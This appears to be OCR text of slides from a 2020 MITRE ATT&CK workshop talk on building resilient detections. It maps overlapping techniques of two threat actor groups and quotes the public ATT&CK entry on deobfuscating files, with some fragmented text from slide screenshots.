Detection resilience, sniffing out the Duke from the Bear

Olaf Hartong | Defensive Specialist | FalconForce

MITRE ATT&CK Workshop 2020

Who I am

Olaf Hartong

Defensive Specialist

FalconForce

15+ years in Info Security
Consulted at banks, telco's, educational institutions and governmental organizations

- Built and/or led Security Operations Centers
- Threat hunting, IR and Compromise assessments
- SOC Maturity transformations

Former documentary photographer
Father of 2 boys
"I like warm hugs"

@olafhartong
github.com/olafhartong
olafhartong.nl
olaf@falconforce.nl


Resilient Detections

Avoid getting duped by nifty attackers

Resilient detections

Should...

- ..be able to resist evasions and small changes to TTPs
- ..ideally capture technique rather than specific command
  - **specific rules** an still be used to detect specific cases
- ..retain a low **False Positive** tolerance, this is often a trade-off
- ..only use IOCs if there is no other way
- ..be **tested**!



Decoding the duke and the bear

What did the bear do in the woods?

Why Dukes and bears?

TOP DEFINITION

Duke

8

Dukes

drugs

10

duke

a large one. You generally have to spend a few extra
mal to **fully** recover from **this one**.

ithout me; I gotta take a duke. I'll meet you guys there when

2

bear

5

bears

The greates **threat** to **America** (and therefore the **democratic** world

*I you don't believe that bears are the greatest **threat**, obviously you h
attention to the source of **all facts**, **Stephen Colbert**!*


#stephen colbert #stephen #colbert #truthiness #threatdown #bear

by K3n7 August 01, 2006

Dukes and bears, graphed

Pivot from the most active, known/attributed, groups.
The graph shows the relation in ATT&CK between the Actor > Techniques


While they all have their own specific techniques, there are also quite a few that overlap




created in Bloodhound, thanks to SadProcessor


Select some target techniques

- T1085 - Rundll32
- T1084 – Windows Management Instrumentation Event Subscription
- T1027 – Obfuscated Files or Information




Who else is using these techniques?





T1027 – Obfuscated Files or Information



@olafhartong

T1140 – Deobfuscate/Decode Files or Information

Deobfuscate/Decode Files or Information

Adversaries may use Obfuscated Files or Information to hide artifacts of an intrusion from analysis. They may require separate mechanisms to decode or deobfuscate that information depending on how they intend to use it. Methods for doing that include built-in functionality of malware, Scripting, PowerShell, or by using utilities present on the system.

One such example is use of certutil to decode a remote access tool portable executable file that has been hidden inside a certificate file. [1]

Another example is using the Windows `copy /b` command to reassemble binary fragments into a malicious payload. [2]

Payloads may be compressed, archived, or encrypted in order to avoid detection. These payloads may be used with Obfuscated Files or Information during Initial Access or later to mitigate detection. Sometimes a user's action may be required to open it for deobfuscation or decryption as part of User Execution. The user may also be required to input a password to open a password protected compressed/encrypted file that was provided by the adversary. [3] Adversaries may also used compressed or archived scripts, such as Javascript.

ID: T1140

Tactic: Defense Evasion

Platform: Windows

Permissions Required: User

Data Sources: File monitoring, Process monitoring, Process command-line parameters

